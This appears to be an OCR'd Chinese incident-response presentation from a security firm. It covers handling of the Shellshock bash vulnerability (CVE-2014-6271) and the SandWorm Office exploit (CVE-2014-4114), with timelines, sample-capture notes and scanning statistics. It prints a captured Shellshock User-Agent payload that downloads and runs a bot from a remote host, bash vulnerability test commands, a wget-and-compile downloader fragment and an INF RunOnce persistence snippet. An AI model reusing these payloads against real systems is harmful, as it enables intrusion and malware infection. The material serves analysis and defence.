
```
#!/bin/bash
```

原理



CVE-2014-6271漏洞实现远程代码执行原理图

响应过程


部署VDS规则
发现事件
样本分析报告
综合分析报告
修改配置
验证、分析
捕获样本
类Unix系统
安全报告
预警报告
NVD发布漏洞公告
普查任务
9.24
9.25
9.26
9.27
9.30
...
10.15
.....
2015

破壳一：综合分析报告

- 9月25日
  - 05:30 开始响应
  - 10:24 预警报告（发布预警，上报管理部门）
  - 12:50 漏洞分析报告（本地验证漏洞，评估影响，解决方案）
  - 17;20 部署VDS监控规则
  - 20:05 发现事件（VDS配置错误，未取得样本）
- 26日
  - 01:40 综合分析报告（远程验证漏洞，分析原理，检测方法）
  - 14:30 综合分析报告（远程普查，漏洞补丁分析）
- ……
- 10月13日
  - 11:20 综合分析报告(终稿)

破壳二：漏洞样本分析报告

来源	40:00:35:06:57:a2
目的	45:00:00:f7:93:86
Host	124.128.18.77
User-Agent	() { :;}; /bin/bash -c "wget http://stablehost.us/bots/regular.bot -O /tmp/sh;curl -o /tmp/sh http://stablehost.us/bots/regular.bot;sh /tmp/sh;rm -rf /tmp/sh"

- 27~30日样本捕获与分析
  - 27日 第三方资源下载同家族样本（ 7个），确定是bot
  - 27日 修改VDS特征，配置HTTP头数据获取功能
  - 28日 20:37 从流量捕获到5个样本
  - **29日 12:00 这批样本已无法下载**
  - 30日 01:00 样本分析报告初稿完成
  - 30日 修改VDS特征，过滤ELF还原文件，分析海量文件
  - 30日 21:00 样本分析报告发布

- 10月1~16日：
  - 01日~08日 持续监控
  - 09日 漏洞总结，架构分析
  - 10日 漏洞演变、pcap包演变、样本演变分析
  - 11日 分析VDS发现的攻击事件
  - 12日 类UNIX系统的安全威胁总结
  - 13日 攻击源IP分布、攻击载荷说明
  - 14日 修正类UNIX恶意代码统计结果
  - 15日 梳理演变流程
  - 16日 更新，校对

安全普查

- 10月10~28日：
  - 10日 开始部署普查环境
  - 20日 确定普查环境及脚本
  - 27日 黑龙江省5w个IP普查（382个敏感路径），3.21小时
  - 全国约15w个IP普查，近6小时

主要问题（1/8）

待验证操作系统环境复杂

- Red Hat
- Cent OS
- Ubuntu
- Fedora
- Amazon Linux
- OS X 10.10
- Android
- ……

Linux

```
root@cert:~# env x='() { :;}; echo Vulner
Vulnerable CVE-2014-6271
test
root@cert:~# cat /etc/issue
Debian GNU/Linux 6.0 \n \l

root@cert:~# /bin/bash --version
GNU bash, version 4.1.5(1)-release (x86_64-pc-linux-gnu)
```

OS X 10.10

```
➜  ~  env x='() { :;}; echo Vulnerable CVE-2014-6271
Vulnerable CVE-2014-6271
test
➜  ~  bash --version
GNU bash, version 3.2.51(1)-release (x86_64-apple-darwin14)
Copyright (C) 2007 Free Software Foundation, Inc.
```

Andriod

```
C:\Users\[redacted]>adb shell
# bash --version
bash --version
GNU bash, version 4.2.45(2)-release (arm-android-linux-gnu)
←[32m(GNU bash Distro for Android ARM/MIPS/x86 - BitCubate Apps)←[0m
←[33mFor support contact Robert Nediyakalaparambil (maxice@gmail.com) o
itcubate.com←[0m
```


主要问题（2/8）

间接调用Bash的服务众多

- HTTP
- DHCP
- SSH
- SIP
- Qmail
- Postfix
- FTP
- OpenVPN
- Oracle
- TMNT
- Hand

主要问题（3/8）

验证系统+服务组合具有多样性



主要问题（4/8）


类Unix平台样本分析困境

- 不了解类Unix平台特性
- 没有成型的分析环境

主要问题（5/8）

复现漏洞利用过程


- 还原攻击者行为
- 再现漏洞利用场景
- 恶意代码平台适应性分析
- 恶意代码相互关系分析
- ……



主要问题（6/8）


样本同源性分析

- IP
- 端口
- 架构
- PE结构特点




主要问题（7/8）

漏洞的演进与验证修补问题



主要问题（8/8）

分析样本演进关系



Index of

Name	Last modified	Size	Description
Parent Directory		-	
a	2014-07-20 14:55	37K	
a.c	2014-07-20 14:55	38K	
regular.bot2	2014-07-20 14:46	377	

```
wget $URL/a -O $PATH1/.tmp
wget $URL/a.c -O $PATH1/a.c
gcc -o $PATH1/.tmp $PATH1/a.c
$PATH1/a.c

wget $URL/a -O $PATH2/.tmp
wget $URL/a.c -O $PATH2/a.c
gcc -o $PATH2/.tmp $PATH2/a.c
$PATH2/a.c

wget $URL/a -O $PATH3/.tmp
```

更大的困难还在后面.....

沙虫样本分析案例

- 背景介绍
- 攻击原理
- 分兵作战
- 响应过程
- 主要问题


智者安天下

事件背景


- 命名：沙虫(SandWorm)
- 等级：B(APT)
- 时间：2014年10月14日
- 软件：MS Office
- 漏洞：CVE-2014-4114
- 原理：OLE包管理INF 任意代码执行漏洞
- 发现：iSIGHT

破壳漏洞分析收尾阶段 &
类Unix安全现状报告关键时期


攻击原理



内嵌漏洞利用OLE 对象



触发Packager.dll下载程序（伪装为gif）



触发Packager.dll下载inf

InfDefaultInstall.exe
安装 inf

利用inf完成重命名，添加启动项

```
...
DefaultDestDir = 1
...
[RxRename]
slide1.gif.exe, slide1.gif
[RxStart]
HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\slide1.gif.exe
```

系统重启后，恶意程序被执行

智者安天下


小插曲


追影
>>捕获文件
2014-10-15 17:40:47
admin/管理员
主页
查询结果: 0-0/1条 (1/1页) [列定制]
分页: 1 [过滤] [导出]
捕获时间
文件MD5
文件大小
源地址
目的地址
源端口
目的端口
恶意代码名称
鉴定器分析
文件下载
10-15 17:40
330B8D23AB82E3A0CA6D1667554D3EB1
108517
124.124.124.2C2
124.24.124.2C1
80
55C39
N/A
查看
下载
VDS
>捕获文件
最新威胁: 木马 Trojan/W32.SGeneric, 威胁等级:中, 传播次数:1,
协议:HTTP, 地址:124.24.124.202:8C-->124.24.124.201:*
2014-10-15 17:44:24
admin/管理员
主页
查询结果: 0-0/1条 (1/1页) [列定制]
分页: 1 [过滤] [导出]
捕获时间
文件MD5
文件大小
源地址
目的地址
源端口
目的端口
恶意代码名称
鉴定器分析
文件下载
10-15 17:43
8A7C3DA7A105BD62EE712140268665E3
108544
124.124.124.232
124.124.24.20:
80
41035
Trojan/W32.SGeneric
查看
下载

